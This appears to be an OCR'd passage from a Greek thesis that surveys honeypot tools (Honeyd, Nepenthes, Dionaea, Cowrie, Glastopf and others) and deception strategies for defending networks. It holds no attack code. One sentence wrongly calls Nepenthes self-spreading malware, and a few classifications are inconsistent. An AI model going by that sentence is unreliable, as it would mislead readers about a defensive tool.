Όπως φαίνεται και στο παραπάνω σύστημα, τη στιγμή που το πακέτο φτάνει στο σύστημα, αποστέλλεται στον αποστολέα πακέτων. Ο διεκπεραιωτής πακέτων το στέλνει στις υπηρεσίες που σχετίζονται με το κατάλληλο πρότυπο διαμόρφωσης. Οι παραπάνω υπηρεσίες συνεργάζονται για να αποφασίσουν το πρωτόκολλο μεταφοράς σύμφωνα με το πρότυπο διαμόρφωσης. Επιπλέον το εργαλείο διαθέτει υπηρεσίες δημιουργίας σεναρίων μεταφοράς πακέτων που θα λειτουργήσουν όταν φτάσει η σύνδεση, υπηρεσία Python για τη δημιουργία και εκτέλεση αντίστοιχων προγραμμάτων, και τέλος ένα υποσύστημα για την εκτέλεση εξωτερικών εφαρμογών τύπου Unix μέσα στο Honeyd.

Το Honeyd προσομοιώνει έτσι λειτουργικά συστήματα και υπηρεσίες. Το Honeyd το ίδιο είναι απλώς ένας δαίμονας που λειτουργεί σε μηχανή linux. Το πιο σημαντικό αρχείο παραμετροποίησης του βρίσκεται στο /etc/honeypots/Honeyd.conf. Σε αυτό το αρχείο δημιουργείται το εικονικό δίκτυο και διαμορφώνονται τα πρότυπα στα οποία χρειάζεται να εκχωρηθεί μια IP διεύθυνση. Ένα πρότυπο είναι μια εικονική μηχανή, και ο σχεδιαστής μπορεί να ορίσει ποια θύρα είναι ανοιχτή, ποιο λειτουργικό σύστημα εκτελείται, το χρόνο λειτουργίας και πολλά άλλα. Κάθε θύρα μπορεί να ρυθμιστεί να είναι ανοιχτή με ένα σενάριο να τρέχει σε αυτό για να προσομοιώσει την υπηρεσία.

Μόλις δημιουργηθεί το πρότυπο, είναι δυνατό να το συνδεθούν σε αυτό πολλές IP διευθύνσεις, και με αυτόν τον τρόπο μπορεί να δημιουργηθεί ένα πλήρες δίκτυο που θα


μοιάζει πραγματικό για τον εισβολέα. Πιο συγκεκριμένα, όταν ένας εισβολέας θα προσπαθήσει να σαρώσει μια σειρά IP διευθύνσεων, το Honeyd θα απαντήσει για την IP στην οποία δεσμεύεται ένα πρότυπο, ενώ για τις κενές IP διευθύνσεις δεν θα σταλεί απάντηση. Το Honeyd μπορεί μερικές φορές να επηρεάσει τη λειτουργία ενός DHCP διακομιστή, εάν η υπηρεσία εκτελείται στο ίδιο δίκτυο. Ο λόγος είναι ότι το Honeyd προσομοιώνει μηχανήματα χρησιμοποιώντας πραγματικές διευθύνσεις.

2.2.2 Nepenthes

Το μεσαίο επίπεδο αλληλεπίδρασης honeypots χρησιμοποιείται ως επί το πλείστον για την εκμάθηση νέων απειλών για τους χρήστες που είναι στο Διαδίκτυο, όπως worms και νέους ιούς και για την λήψη προληπτικών μέτρων αντιμετώπισης τους. Έτσι, αυτά τα είδη honeypots χρησιμοποιούνται για την ανίχνευση αυτών των κακόβουλων προγραμμάτων και botnet. Ο αλγόριθμος προσομοίωσης βασίζεται στην εικονικοποίηση λογικών απαντήσεων για εισερχόμενα αιτήματα.

Δεν εικονικοποιούν όλες τις ανάγκες του λειτουργικού συστήματος και δεν προσομοιώνουν λεπτομερώς τα πρωτόκολλα εφαρμογών. Όταν το αίτημα φτάσει στο honeypot μεσαίας αλληλεπίδρασης, αυτό το μήνυμα παρακολουθείται και εξετάζεται και δημιουργούνται ψεύτικες απαντήσεις. Η διαφορά μεταξύ χαμηλού επιπέδου και μεσαίου επιπέδου αλληλεπίδρασης honeypots είναι ότι τα μεσαίου επιπέδου αλληλεπίδρασης honeypots δεν λειτουργούν στη στοίβα δικτύου και κάνουν τη διαχείριση σε αυτό. Συνδέονται στα sockets και η διαχείριση γίνεται χάρη στο ίδιο το λειτουργικό σύστημα.

Το Nepenthes αποτελείται από πέντε λειτουργικές μονάδες που είναι η προσομοίωση ευπαθειών, η ανάλυση, ανάκτηση, καταγραφή και υποβολή κώδικα στο φλοιό του συστήματος [20]. Η λειτουργία της προσομοίωσης ευπαθειών επιτρέπει να δημιουργούνται ευάλωτες υπηρεσίες. Η ανάλυση κώδικα φλοιού εξάγει το εκτελέσιμο μέρος του και το εξετάζει για να αντλήσει πληροφορίες σχετικά με το παραγόμενο αποτέλεσμα. Εάν βρεθούν κάποια σημαντικά δεδομένα για εξέταση, τότε η επόμενη λειτουργία της ανάκτησης παίρνει το κακόβουλο λογισμικό και το υποβάλλει στη κεντρική μονάδα επεξεργασίας του εργαλείου. Όλες οι πληροφορίες καταγράφονται από την αντίστοιχη λειτουργία του Nepenthes. Το Nepenthes χρησιμοποιείται κυρίως ως κακόβουλο λογισμικό που εξαπλώνεται αυτόματα στο Διαδίκτυο. Παρακάτω απεικονίζεται η αρχιτεκτονική του Nepenthes.




Εικόνα 2.2. Αρχιτεκτονική του Nepenthes [20]

Ένα από τα πλεονεκτήματα του Nepenthes είναι ότι εξομοιώνει διακομιστές FTP και TFTP, ώστε ο bot / εισβολέας να μπορεί να φορτώσει το κακόβουλο λογισμικό στο honeypot και επιτρέπει κατόπιν στην ομάδα των αναλυτών να αναλύσει την απειλή. Επίσης το Nepenthes προσφέρει πλειάδα δυνατοτήτων δημιουργίας διαφορετικών σεναρίων και κυρίως διαφορετικών τύπων ευπαθειών. Αυτό κάνει το εργαλείο αρκετά ανταγωνιστικό σε σχέση ακόμα και με εργαλεία υψηλού επιπέδου αλληλεπίδρασης honeypots. Διαθέτει ακόμα δυνατότητες κλιμάκωσης και ευελιξίας και καλύπτει τα κενά που έχουν πολλά άλλα honeypot. Έτσι μπορεί να δημιουργήσει πολλά honeypots σε ένα εταιρικό δίκτυο και να συλλέξει δεδομένα εύκολα.

2.2.3 Honeywall

Το Honeywall είναι ένα εργαλείο υψηλού επιπέδου αλληλεπίδρασης, συνεπώς είναι σε θέση να ανακαλύψει περισσότερους τύπους επιθέσεων και έχοντας πραγματικό λειτουργικό σύστημα μπορεί να συλλέξει πιο χρήσιμα και ενδιαφέροντα ευρήματα. Οι εισβολείς έχουν ελεύθερη πρόσβαση σε ένα πραγματικό σύστημα χωρίς περιορισμούς. Η εφαρμογή σεναρίων είναι πιο χρονοβόρα και περίπλοκη [21].



Εικόνα 2.3. Παράδειγμα εφαρμογής του συστήματος Honeywall [11]

2.2.4 Dionaea

Το Dionaea είναι ένα honeypot χαμηλής αλληλεπίδρασης που στοχεύει στη συλλογή δειγμάτων κακόβουλου λογισμικού [23]. Θεωρείται διάδοχος και βελτιωμένη έκδοση έναντι του Nepenthes [24], το οποίο δημιουργήθηκε από την ίδια ομάδα. Έχει σχεδιαστεί ώστε να είναι εύκολα επεκτάσιμο μέσω σεναρίων Python και προσομοιώνει τις ευπάθειες σε διαφορετικά πρωτόκολλα όπως FTP, SMB ή SQL. Αυτά τα πρωτόκολλα χρησιμοποιούνται συχνά από δείγματα κακόβουλου λογισμικού για τη διανομή αντιγράφων τους σε άλλα συστήματα. Το εργαλείο μπορεί να ανιχνεύσει κώδικα στο κέλυφος του συστήματος και ως εκ τούτου ανιχνεύει επίσης απειλές που δεν είχαν χαρτογραφηθεί σε προηγούμενο στάδιο. Επίσης, επιτρέπει την υποβολή τυχόν καταγεγραμμένου κακόβουλου λογισμικού στην υπηρεσία VirusTotal για περαιτέρω ανάλυση. Βασίζεται σε ανοιχτό κώδικα και μέσω της General Public License (GPL) πολιτικής αδειοδότησης, η λειτουργικότητα μπορεί εύκολα να επεκταθεί, ξεπερνώντας τυχόν περιορισμούς.

2.2.5 Cowrie

Το Cowrie είναι ένα honeypot μέσης αλληλεπίδρασης γραμμένο σε Python που εφαρμόζει τις υπηρεσίες Telnet και SSH [25]. Είναι διάδοχος του Kippo, επίσης honeypot μεσαίου επιπέδου αλληλεπίδρασης που γράφτηκε σε Python [26]. Το λογισμικό επικεντρώνεται σε επιθέσεις brute-force εναντίον SSH και του πρωτοκόλλου Telnet, αλλά χρησιμοποιεί επίσης

ένα ψεύτικο σύστημα αρχείων και μια προσομοιωμένη τερματική υπηρεσία για να εξαπατήσει έναν εισβολέα να αλληλεπιδράσει με το σύστημα. Έτσι, το honeypot καταγράφει την αλληλεπίδραση που συμβαίνει μετά από έναν υποτιθέμενο επιτυχημένο συμβιβασμό, ο οποίος είναι πολύτιμη πληροφορία για την κατανόηση της συμπεριφοράς ενός εισβολέα.

Το λογισμικό προσομοιώνει έναν αριθμό εντολών, όπως η εντολή cat για προβολή των περιεχομένων αρχείων ή της λήψη αρχείων. Τα αρχεία που αποκτήθηκαν ή τροποποιήθηκαν χρησιμοποιώντας αυτές τις εντολές συλλέγονται επίσης σε ένα φάκελο εκτός της περιόδου αλληπίδρασης του εισβολέα, έτσι ώστε να μπορούν να αναλυθούν περαιτέρω. Ενώ το Cowrie είναι πολύ ισχυρό όσον αφορά τη λειτουργικότητά του, οι επιλογές διαμόρφωσης που υπάρχουν εκ των προτέρων είναι ελάχιστες, οπότε οι εισβολείς θα παρατηρήσουν εύκολα ότι αλληλεπιδρούν με ένα ψεύτικο σύστημα. Ωστόσο, οι χρήστες μπορούν να προσθέσουν το δικό τους περιεχόμενο στο σύστημα αρχείων και να επεκτείνουν τη λίστα εντολών, έτσι ώστε το honeypot να αναγνωρίζεται ως ένα πραγματικό σύστημα.

2.2.6 Honeytrap

Το Honeytrap είναι ένα honeypot χαμηλής αλληλεπίδρασης γραμμένο σε C που παρακολουθεί τις επιθέσεις σε υπηρεσίες TCP ή UDP [27]. Αν και δεν αναπτύσσεται πλέον ενεργά, εξακολουθεί να χρησιμοποιείται λόγω της δυναμικής φιλοσοφίας του διακομιστή. Η προσέγγιση έχει ως εξής: Το λογισμικό λειτουργεί ως δαίμονας και παρακολουθεί την κυκλοφορία στο δίκτυο για εισερχόμενα πακέτα. Κάθε φορά που ανιχνεύεται ένα τέτοιο πακέτο, δημιουργείται μια νέα διαδικασία που ακούει στην καθορισμένη θύρα TCP ή UDP. Η επισκεψιμότητα καταγράφεται και μπορεί να αναλυθεί με προσθήκες.

Επίσης, η κίνηση μπορεί να ανακατευθυνθεί σε άλλο σύστημα, π.χ. ένα συγκεκριμένο honeypot. Για όποιο πείραμα με honeypot, το Honeytrap λειτουργεί ως catch-all για οποιαδήποτε θύρα ή υπηρεσία που δεν καλύπτεται από τα άλλα honeypots, έτσι ώστε να καταγράφονται επιθέσεις σε απροσδόκητες ή αχρησιμοποίητες θύρες. Ένας σημαντικός περιορισμός του honeypot είναι ότι δεν μιμείται καμία πραγματική συμπεριφορά υπηρεσίας, οπότε μπορεί εύκολα να αναγνωριστεί από έναν εισβολέα.

2.2.7 Glastopf

Το Glastopf honeypot επικεντρώνεται σε επιθέσεις που στοχεύουν εφαρμογές ιστού [28]. Τρέχει ως ευάλωτος διακομιστής ιστού και καταγράφει τυχόν προσβάσεις και αιτήματα HTTP σε αυτόν. Το λογισμικό περιλαμβάνει επίσης μια ανίχνευση ευπάθειας, η οποία χρησιμοποιεί μια βάση δεδομένων γνωστών τύπων επίθεσης για τον εντοπισμό των

πραγματικών επιθέσεων. Μόλις εντοπιστεί ένας τύπος επίθεσης, ο διακομιστής προσπαθεί να στείλει μια απάντηση που ταιριάζει με αυτό που θα περίμενε ο εισβολέας. Για παράδειγμα, το Glastopf αναλύει τις επιθέσεις Remote File Inclusion (RFI) και Local File Inclusion (LFI) και προσπαθεί να εξαγάγει συμβολοσειρές από τα αρχεία που περιλαμβάνονται που δίνει μια απάντηση, έτσι ώστε ο εισβολέας να πιστεύει ότι η επίθεση ήταν επιτυχής.

Επίσης, οι δημιουργοί του ισχυρίζονται ότι επειδή η προσομοίωση μίας ευπάθειας χρησιμοποιεί τύπους αντί για συγκεκριμένα μοτίβα, μπορεί εύκολα να εντοπίσει άγνωστες επιθέσεις του ίδιου τύπου. Η λειτουργικότητα βασίζεται σε διαφορετικά πρόσθετα που πρέπει να διαμορφωθούν, κάτι που είναι από μόνο του πολύ περίπλοκο. Το Glastopf, το οποίο κυκλοφορεί στην έκδοση 3 της GPL πολιτικής αδειοδότησης, εξακολουθεί να διατηρείται από τους προγραμματιστές του, αλλά ένας διάδοχος με το όνομα SNARE είναι ήδη σε εξέλιξη.

2.2.8 Mailoney

Το Mailoney χειρίζεται την κυκλοφορία αλληλογραφίας και προσομοιώνει έναν διακομιστή SMTP [29]. Το honeypot, γραμμένο σε Python, υλοποιεί έναν απλό διακομιστή αλληλογραφίας που καταγράφει ταυτόχρονα στοιχεία της ταυτότητας σύνδεσης και το περιεχόμενο των email που αποστέλλεται σε αυτό. Επειδή μιμείται μόνο ένα μικρό υποσύνολο εντολών SMTP, είναι εύκολο να εντοπιστεί από έναν εισβολέα. Ως αποτέλεσμα, το εργαλείο παράγει δύο καταγραφικά αρχεία: ένα για τις εντολές που χρησιμοποιούνται, τα οποία μπορούν να αποκαλύψουν πιθανές ευπάθειες σε διακομιστές αλληλογραφίας και ένα άλλο που περιέχει το πλήρες περιεχόμενο του ηλεκτρονικού ταχυδρομείου, το οποίο αποκαλύπτει στόχους επιθέσεων τύπου spam και phishing.

2.2.9 RDPY

Όπως υποδηλώνει το όνομα του, το RDPY είναι μια βιβλιοθήκη λογισμικού που εφαρμόζει το πρωτόκολλο RDP της Microsoft στο Python (Peyrefitte 2018). Το εργαλείο χωρίζεται σε διαφορετικά υποπρογράμματα, ένα για το μέρος του πελάτη και το άλλο για τον διακομιστή του honeypot, καθώς και διάφορα βοηθητικά εργαλεία. Κατά την εγκατάσταση, η σχετική λειτουργική μονάδα είναι το rdpy-rdp honeypot, το οποίο εξομοιώνει έναν διακομιστή Windows και ένα διάλογο σύνδεσης. Το honeypot συλλέγει δεδομένα σύνδεσης, αλλά είναι επίσης σε θέση να καταγράφει τις συνεδρίες RDP για να τις επαναλάβει αργότερα.

2.2.10 VnClowPot

Το εργαλείο vnclowplot είναι ένα honeypot διακομιστή VNC χαμηλής αλληλεπίδρασης [30]. Ακούει συνδέσεις VNC και καταγράφει τυχόν προσπάθειες ελέγχου ταυτότητας.
Παρομοίως, συλλέγονται VNC συνδέσεις (handshakes), οι οποίες περιέχουν τους χρησιμοποιημένους κωδικούς πρόσβασης ελέγχου ταυτότητας σε κατακερματισμένη μορφή. Αυτές οι συνδέσεις μπορούν να σπάσουν με ένα λογισμικό brute-force και να διαρρεύσουν τα χρησιμοποιημένα διαπιστευτήρια.

2.3 Στρατηγικές χρήσης των honeypots (Deception techniques)

Στη βιβλιογραφία παρουσιάζονται διαφορετικές μελέτες και στρατηγικές για τον τρόπο αξιοποίησης των honeypots σε ένα οργανισμό. Καθώς υπάρχουν ακόμα γκρίζες περιοχές και νομικά ζητήματα που πρέπει να διευθετηθούν ως προς τη χρήση των honeypots σε εμπορικό ή ακαδημαϊκό επίπεδο, δεν έχουν αναπτυχθεί με αναμενόμενους ρυθμούς σε κάποιο τομέα. Σαφώς και αναμένεται ότι μόλις αυτά τα ζητήματα διευθετηθούν, θα μπορούν να ενσωματωθούν σε τεχνολογίες αυτόματης εγκατάστασης και προσαρμογής τους (deception technologies) και θα χρησιμοποιούνται σε ευαίσθητους τομείς όπως η άμυνα, τραπεζικές υπηρεσίες, κυβερνητικές υπηρεσίες κ.λπ.

Ορισμένες στρατηγικές αξιοποίησης των honeypots υπήρξαν οι παρακάτω [32]:

1. Μηχάνημα «προς θυσία»

Αυτά τα συστήματα τοποθετούνται στο δίκτυο έτσι ώστε να μπορούν να τεθούν σε κίνδυνο. Δεν έχουν καμία σύνδεση με το παραγωγικό δίκτυο και απλώς λειτουργούν ως τέλειες εικονικές υπηρεσίες. Η ιδέα πίσω από αυτήν τη στρατηγική είναι να προσελκύσει τους επιτιθέμενους να ασχοληθούν μαζί του δίνοντας επιπλέον χρόνο στους διαχειριστές για να ενεργήσουν σε αυτό. Αυτά τα συστήματα δημιουργούν ένα πρώτο επίπεδο αποτροπής και λειτουργούν χωρίς να έχουν κάποια επίδραση σε άλλα παραγωγικά συστήματα. Ακόμη και τα δεδομένα που συλλέγονται εντός αυτού ενδέχεται να μην χρησιμοποιούνται από τους διαχειριστές για την αποτροπή μελλοντικών επιθέσεων.

2. Παραπλανητικές πόρτες σε παραγωγικά συστήματα

Αυτά είναι βασικά honeypots χαμηλής αλληλεπίδρασης που μιμούνται διάφορες υπηρεσίες σε διαφορετικές πόρτες του δικτύου. Για παράδειγμα, η υπηρεσία HTTP μιμείται την αντίστοιχη λειτουργία στην πόρτα 80, η υπηρεσία SMTP στη πόρτα 25 κ.λπ. Αυτά τα honeypots λαμβάνουν υπόψη το λειτουργικό σύστημα στο οποίο βρίσκονται και στη συνέχεια δημιουργούν προς τα έξω αντίστοιχες υπηρεσίες. Τα εργαλεία Honeyd, specter

είναι τέτοια παραδείγματα [33]. Η βασική ιδέα είναι η παραπλάνηση του εισβολέα που ξοδεύει χρόνο να διεισδύσει περαιτέρω στο σύστημα μέχρις ότου εντοπιστεί και τερματιστεί η σύνδεση του ενώ θα έχουν ήδη συλλεχθεί αρκετά στοιχεία για την ταυτότητα του.

3. Γειτνίαση σε παραγωγικά συστήματα (Proximity decoy)

Θεωρείται ως η πιο αποτελεσματική και λιγότερο ενοχλητική τεχνική από όλες τις άλλες. Το σύστημα είναι μέρος του παραγωγικού δικτύου και λειτουργεί ως ένας άλλος κύριος διακομιστής. Καταγράφει δραστηριότητες που λαμβάνουν χώρα πάνω στον διακομιστή ή στο δίκτυο και λόγω της γειτνίασης δίνει τη δυνατότητα δρομολόγησης της κίνησης από άλλα συστήματα παραγωγής που δέχονται μία κακόβουλη επίθεση προς αυτό και να παγιδεύσουν έτσι αυτήν την επίθεση [35].

4. Ασπίδα ανακατεύθυνσης κακόβουλης κίνησης

Είναι μία στρατηγική - μέσο αποτροπής που έχει τη τάση εμπορικής αξιοποίησης στο μέλλον. Η τεχνική αυτή προβλέπει τη δυνατότητα ανακατεύθυνσης της κίνησης σε μία πόρτα ή την εκ νέου δρομολόγηση της κίνησης και με αυτό τον τρόπο τα honeypots μπορούν να λειτουργούν στη θέση των παραγωγικών συστημάτων. Έτσι, τα honeypots τοποθετούνται στο δίκτυο με ένα τέτοιο τρόπο που δημιουργεί μία ασπίδα προστασίας των παραγωγικών διακομιστών σε περίπτωση επίθεσης.

5. Minefield

Στη τεχνική αυτή τα honeypots τοποθετούνται στην περίμετρο, έτσι ώστε τυχόν ανιχνευτές για ανοιχτές πόρτες ή ευπάθειες να μπορούν να εκμεταλλευτούν το περιεχόμενο των honeypots, κρατώντας τους μακριά από τους διακομιστές παραγωγής. Επίσης, μόλις αναγνωριστούν οι επιθέσεις ή οι σαρώσεις, μπορούν να δημιουργηθούν κατάλληλες ειδοποιήσεις για να τις μετριάσουν. Έτσι, τα honeypots λειτουργούν ως επιπλέον επίπεδο άμυνας. Παραδείγματα αυτών των στρατηγικών είναι το LaBrea, το Honeyd και το Mantrap [34].

Επιπρόσθετα, σύγχρονες deception τεχνολογίες ενσωματώνουν νέες τεχνικές «παραπλάνησης» των εισβολέων με το να εγκαταστήσουν αντίστοιχα ένα ή περισσότερα honeypot εργαλεία. Ορισμένες από τις τεχνικές αυτές είναι οι παρακάτω:

6. Port Listener


Αποτελεί διαμόρφωση χαμηλής αλληλεπίδρασης, στην οποία το honeypot παρακολουθεί τη δικτυακή κίνηση σε συγκεκριμένη πόρτα και προχωράει σε εσωτερική ενημέρωση όταν αυτή η κίνηση ξεπεράσει κάποιο προκαθορισμένο όριο. Για παράδειγμα, εάν από μια ανοιχτή θύρα ένας εισβολέας μπορεί να αποκτήσει πρόσβαση στο φλοιό του λειτουργικού συστήματος ενημερώνεται ο διαχειριστής του συστήματος. Με αυτό τον τρόπο τα honeypots δεν είναι μόνο παθητικές συσκευές αλλά μπορούν επίσης να αλληλεπιδρούν.

Επιπρόσθετα, τα καταγραφικά αρχεία φυλάσσονται εκτός του honeypot για να μη μπορέσει ο εισβολέας να τα εντοπίσει και να τα διαγράψει.

Στην Εικόνα 2.4, βασικό μέρος του δικτύου είναι η πύλη honeypot ή αλλιώς Honeywall καθώς βρίσκεται πίσω από τη περίμετρο (firewall, router) του οργανισμού. Οι εισβολείς προσπαθούν να αποκτήσουν πρόσβαση μέσω του διαδικτύου πραγματοποιώντας σαρώσεις και επιθέσεις σε εξωτερικές εφαρμογές και υπηρεσίες του οργανισμού. Καθώς η όποια εισερχόμενη κίνηση δρομολογείται στο εσωτερικό του δικτύου, η πύλη των honeypots λειτουργεί ως γέφυρα έχοντας ως βασικό της χαρακτηριστικό ότι η ύπαρξη της δεν πρέπει να ανιχνευθεί.

Η πύλη παραμετροποιείται στο να διαχειρίζεται τρεις διεπαφές:

- Εξωτερική διεπαφή με τα συστήματα παραγωγής
- εσωτερική διεπαφή με το δίκτυο honeypot (s) και
- μια τρίτη διεπαφή για λόγους διαχείρισης



Εικόνα 2.4. Παράδειγμα deception αρχιτεκτονικής

Τα υποδίκτυα που αντιστοιχούν στις δύο πρώτες διεπαφές θα μπορούσαν να είναι ίδια, αλλά το δίκτυο της τρίτης διεπαφής θα πρέπει να θεωρείται εντελώς διαφορετικό δίκτυο. Έτσι, η πύλη honeypot διαθέτει μια κεντρική κονσόλα διαχείρισης για τον έλεγχο των δεδομένων από και προς τα honeypots. Επίσης, εφόσον συνδέεται με τα συστήματα παραγωγής, μπορεί να ρυθμιστεί στο να τερματίζει ύποπτες συνδέσεις οι οποίες θα προσπαθήσουν να αποκτήσουν πρόσβαση σε συστήματα παραγωγής.

Ο διαχειριστής του συστήματος αποκτά πρόσβαση μέσω της ειδικής διεπαφής για την απομακρυσμένη διαμόρφωση της πύλης είτε για τη δημιουργία καταγραφικών λειτουργιών. Όλα τα καταγραφικά αρχεία συλλέγονται εντός αυτού του υποδικτύου για να

εξασφαλιστεί η αδιάλειπτη λειτουργία τους σε περίπτωση που κάποια από τα honeypots παραβιαστούν. Επίσης μέσω της ίδιας διεπαφής καθορίζεται ένας προκαθορισμένος αριθμός εξερχόμενων συνδέσεων από τη πύλη. Αυτό χρησιμεύει σε περίπτωση διαχείρισης μίας κρίσης: εφόσον παραβιαστεί το σύνολο των honeypots, θα γίνει κάθε προσπάθεια από τους εισβολείς να αποκτήσουν πρόσβαση στα παραγωγικά συστήματα ώστε να μπορούν να ξεκινήσουν περαιτέρω επιθέσεις και να εξάγουν δεδομένα.

Συνεπώς, η παραπάνω στρατηγική δεν προσδίδει σημαντική αξία στις λειτουργίες αντιμετώπισης επιθέσεων ενός οργανισμού, δεδομένου ότι πρόκειται για honeypot χαμηλής αλληλεπίδρασης. Ωστόσο, μπορεί να δώσει εξαιρετικά αποτελέσματα σε επιθέσεις τύπου port scanning, reconnaissance που είναι αρκετά πυκνές στο Διαδίκτυο (πχ από φοιτητές). Το σύνολο των λειτουργιών της είναι περιορισμένο, και αυτό είναι σύνηθες στις deception τεχνικές καθώς παρατηρείται σημαντική εξειδίκευση. Παρόμοια εργαλεία που έχουν εφαρμοστεί σε άλλες περιπτώσεις είναι τα LaBrea, Honeyd, και Specter [33][34].

1. Περιορισμένη μετακίνηση κώδικα

Η τεχνική αυτή αποσκοπεί στο να περιορίσει την εξάπλωση ενός ιού, worm, malware (ransomware) που συνήθες μοτίβο τους είναι να συνδεθούν σε όσο το δυνατόν περισσότερα μηχανήματα από ένα υπάρχον μολυσμένο μηχάνημα. Η καινοτομία της τεχνικής αυτής είναι ότι τρέχοντα λογισμικά προστασίας από ιούς βασίζονται στην ανίχνευση των ιών και τη μετακίνηση τους σε καραντίνα. Αυτό δεν αποφέρει πολλά οφέλη, καθώς οι ιοί και τα κακόβουλα προγράμματα γίνονται πιο έξυπνα και αποσκοπούν στην μόλυνση όλου του δικτύου και όχι ενός μόνο συστήματος.

Η καινοτομία αυτής της τεχνικής δεν είναι ότι περιορίζει τον κώδικα που εισέρχεται στο σύστημα αλλά όταν φεύγει από αυτό και προσπαθεί να μετακινηθεί σε άλλο σύστημα - κάτι που δεν έχει αναγνωριστεί προηγουμένως από κάποιο άλλο σύστημα. Σε αυτή τη προσέγγιση βολεύει σημαντικά η αξιοποίηση της τεχνικής Minefield που αναφέραμε παραπάνω [35]. Αφού εγκατασταθούν αρκετοί διακομιστές - honeypots στο δίκτυο, το πρόγραμμα περιορισμού της μετακίνησης κώδικα εγκαθίσταται σε καθέναν από αυτούς για να αποτρέψει την εξάπλωση κώδικα που προσπαθεί να εκτελεστεί σε άλλους υπολογιστές. Επίσης, η συμφόρηση του δικτύου σε περίπτωση πολλαπλασιασμού τέτοιων κακόβουλων προγραμμάτων σε εκθετικό επίπεδο θα μπορεί να αποφευχθεί.

